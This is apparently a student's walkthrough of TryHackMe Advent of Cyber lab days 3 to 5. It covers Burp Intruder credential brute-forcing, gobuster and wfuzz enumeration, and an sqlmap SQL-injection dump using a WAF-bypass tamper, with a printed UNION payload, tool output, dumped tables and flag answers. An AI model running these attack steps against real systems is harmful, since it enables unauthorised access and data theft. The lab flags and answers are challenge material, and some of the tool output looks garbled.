
The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The main tabs are Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Repeater. The Intruder tab is active. Below it, there are sub-tabs: Target, Positions, Payloads, Resource Pool, and Options. The "Positions" tab is active. On the left, there's a red box containing the text "Target". In the center, there's a red box containing the text "Payload Positions". A dropdown menu for "Attack type" is open, showing "Cluster bomb" and "Sniper", with "Sniper" highlighted. A list of payload positions is shown: 1. POST /, 2. Cookie:, 3. Content:, 4. Cluster bomb, and 5. p3=p3val&p4=p4val. On the right, there are buttons for "Start attack", "Add \$", "Clear \$", "Auto \$", and "Refresh".

Answer : Cluster bomb

Question 8 : What is the flag?

Walkthrough :

Copy the IP address given from THM and paste at the browser search bar. Select Burp on the FoxyProxy extension.



Enter any username and password and refresh the page. Go to Burp Suite. Navigate to Proxy and then to Intercept. Make sure the intercept is on. Forward the raw view result to Intruder.

Highlight the inserted username and password and click on Add. Then, select Cluster Bomb to be the Attack type.

Burp Suite Community Edition v2021.10.2 - Temporary Project

Attack type: Cluster bomb

```

1 POST /login HTTP/1.1
2 Host: 10.10.121.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.10.121.101
10 Connection: close
11 Referer: http://10.10.121.101/
12 Upgrade-Insecure-Requests: 1
13
14 username=$$dark$$&password=$$12345$$

```

Go to Payloads. For Payload set 1, the options would be as below :

Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 0

Payload Options [Simple list]

Paste	admin
Load ...	root
Remove	user
Clear	
Deduplicate	

Add Enter a new item

Add from list ... [Pro version only]

And as for Payload set 2, the options would be as below :

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x Day 3 x ...

Target Positions **Payloads** Resource Pool Options

(?) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3

Payload type: Simple list Request count: 0

(?) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

password
admin
12345

Add Enter a new item

Add from list ... [Pro version only]

Start attack

Start the attack. Observe the status or length of the results that differ which may be a successful request.

3. Intruder attack of 10.10.121.101 - Temporary attack - Not saved to project file


Attack Save Columns

Results **Target** Positions Payloads Resource Pool Options

Filter: Showing all items (?)

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Using the Payload 1 and Payload 2 that has different length, fill in the username and password at the website on the browser. Make sure to turn off Burp before submitting the details. Once done, click on Sign in and the flag will be shown.



Answer : THM{885ffab980e049847516f9d8fe99ad1a}


Thought Process/Methodology :

Upon accessing the target machine from the IP given, we were shown a page to sign in into Santa Sleigh Tracker. We inserted a random username and password and searched after turning on Burp on the browser extension. This recorded the request on Intercept at Proxy In Burp Suite. The record was then sent to Intruder to loop through the request. We highlighted the input of the username and password in Positions and click on Add to insert a new payload marker. At Payloads, we added a simple list of strings for both Set 1 and Set 2. Then, we start the attack. The results were shown and we identified the successful login by picking the login with either different status or length. We inserted the username and password back into the Santa Sleigh Tracker page. Before clicking Sign in, we turned off Burp on the browser extension. We were sent to the Santa Sleigh App page after successful login and were given the flag.

Day 4: Web Exploitation – Santa's watching

Tools used : Kali Linux, Firefox, gobuster

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP (10.10.81.254) into the browser search bar.



Use GoBuster (against the target you deployed – not the shibes.xyz domain) to find the API directory. What file is there?

```
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/06/19 21:40:46 Starting gobuster in directory enumeration mode

./htaccess          (Status: 403) [Size: 277]
./htpasswd          (Status: 403) [Size: 277]
./htaccess.php      (Status: 403) [Size: 277]
./htpasswd.php      (Status: 403) [Size: 277]
/LICENSE           (Status: 200) [Size: 1086]
/api               (Status: 301) [Size: 310] [→ http://10.10.81.254/api/
]
/server-status     (Status: 403) [Size: 277]

2022/06/19 21:57:30 Finished
```

Index of /api


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Site-log.php was found from fuzzing with ghostbuster


Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

After entering “sudo wfuzz -c -z file,mywordlist.txt <http://10.10.81.254/api.php?date=FUZZ>” into the kali terminal, one result with the date “20201125” responded

Going back to the site.log.php and adding this date to the link



This flag was found



Thought Process/Methodology:

After finding the hidden api directory from fuzzing using ghost buster, I was able to find the date parameter. I then had to fuzz the list of dates using the command in the terminal to start the fuzzing process, i then found the date that I needed to gain access to the flag through the api directory

Day 5: Web Exploitation- Someone stole Santa's gift list!

Tools used: Kali Linux, Burpsuite

Solution/walkthrough:

Question 1: What is the default port number for SQL Server running on TCP?

Answer: 1433

Question 2: Without using directory brute-forcing, what's Santa's secret login panel?

Based on the hint from tryhackme:



The name is derived out of 2 words from this question.

/s**tap***l

Answer: /santapanel

Question 3: What is the database used from the hint in Santa's TODO list?

Based on the paragraph:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Answer: sqlite

Question 4: How many entries are there in the gift database?

Question 5: What is James' age?

Question 6: What did Paul ask for?


Question 7: What is the flag?

Question 8: What is admin's password?

Answer/walkthrough:

Firstly, I open the Burp suite and head to the proxy and turn off the interceptor. By using the browser from Burp suite I search for the access to Santa's secret login panel

<http://10.10.159.141:8000/santapanel> . After that, I proceed to bypass the login using SQLi.



After that, I turn on the interceptor and search the database with a random name.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. The browser window displays a Santa-themed admin panel with the message "Welcome back, Santa!" and a cartoon illustration of Santa Claus sitting on the ground with a sack full of gifts. Below the illustration, a message says "The database has been updated while you were away!" followed by a search bar containing "Enter: danial". A small table titled "GiftChild" is shown with rows labeled N, U, I, L.

Then, I save the request as panel.request

The screenshot shows the Burp Suite interface with a file dialog open. The file dialog title is "Select file (8 kB)". It lists several options like "Beamer", "Be Documents", etc. At the bottom, there is a "File name:" field containing "panel.request", a "File type:" dropdown set to "All Files", and a "Save" button. A checkbox for "Base64-encode requests and responses" is checked.

Next, I open my kali terminal and run this command (sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite)

```

[+] [kali㉿kali:~] $ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
[!] [1.5.1!stable]
[!] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:16:58 /2022-06-18/
[02:16:58] [INFO] parsing HTTP request from 'panel.request'
[02:16:58] [INFO] loading tamper module 'space2comment'
[02:16:58] [INFO] testing connection to the target URL
[02:16:58] [INFO] testing if the target content is stable
[02:16:58] [INFO] testing if the target content is stable
[02:16:59] [INFO] testing if GET parameter 'search' is dynamic
[02:16:59] [WARNING] GET parameter 'search' does not appear to be dynamic
[02:17:00] [INFO] testing if the target URL is generic
[02:17:00] [INFO] testing for SQL injection on GET parameter 'search'
[02:17:00] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[02:17:00] [WARNING] reflecting values(s) from AND and filtering out
[02:17:00] [INFO] testing for time-based blind Parameter Replace (original value)
[02:17:00] [INFO] testing Generic inline queries
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [y/n] n
[02:17:00] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:17:10] [INFO] target URL appears to have 2 columns in query
[02:17:10] [INFO] target URL appears to have 2 columns in query
[02:17:10] [INFO] GET parameter 'search' is generic UNION query ('NULL' - 1 to 10 columns) injectable
[02:17:10] [INFO] testing if the injection point on GET parameter 'search' is a false positive
[02:17:13] [WARNING] parameter length constraining mechanism detected (e.g. Subosin patch). Potential problems in enumeration phase can be expected
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identifying the following injection point(s) with a total of 42 HTTP(s) requests:
Parameter: search (GET)
Type: UNION query
Title: Generic UNION query ('NULL' - 2 columns)
Payload: search=andalUNION ALL SELECT NULL,CHAR(113,106,112,107,113)||CHAR(77,115,65,114,66,112,77,74,101,117,98,83,118,73,101,75,99,78,69,105,70,83,109,112,70,89,84,75,108,113,106,121,109,108,121,117,71,111,75,109)||CHAR(113,118,98,113,113)-- qXjZ

[02:17:16] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[02:17:16] [INFO] testing SQLite
[02:17:16] [INFO] testing SQLite
[02:17:16] [INFO] actively fingerprinting SQLite
[02:17:17] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[02:17:17] [INFO] sqlmap will dump entries of all tables from all databases now
[02:17:17] [INFO] fetching tables for database: SQLite_masterdb
[02:17:17] [INFO] fetching columns for table 'sequels'
[02:17:17] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
| James | 8 | shoe |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 6 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Dan | 12 | light star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fudge chocolate |
| Mark | 17 | wil |
| Paul | 9 | github ownership |
| Jane | 8 | Finnish-english dictionary |
| Steven | 11 | luna |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |

[02:17:18] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.147.65/dump/SQLite_masterdb/sequels.csv'
[02:17:18] [INFO] fetching columns for table 'hidden_table'
[02:17:18] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[02:17:18] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.147.65/dump/SQLite_masterdb/hidden_table.csv'
[02:17:18] [INFO] fetching columns for table 'users'
```

From that I got the access to the database and the answer for questions 4 to 8.

Answer 4: 22

Answer 5: 8

Answer 6: github ownership

Answer 7: thmfox{All_I_Want_for_Christmas_Is_You}

Answer 8: EhCNSWzzFP6sc7gB

Thought Process/Methodology:

After gaining the access to Santa's secret login panel, I was shown a login page for the member of Santa's corporation. I proceed to bypass the login using SQLi. After logging in, I was shown a search

bar for the database. By turning on the interceptor on proxy, I proceed to search for a random name. Once the request had been shown in the proxy, I save the request. Consequently, I run my sql on the terminal. Then I was shown the database which include the flag.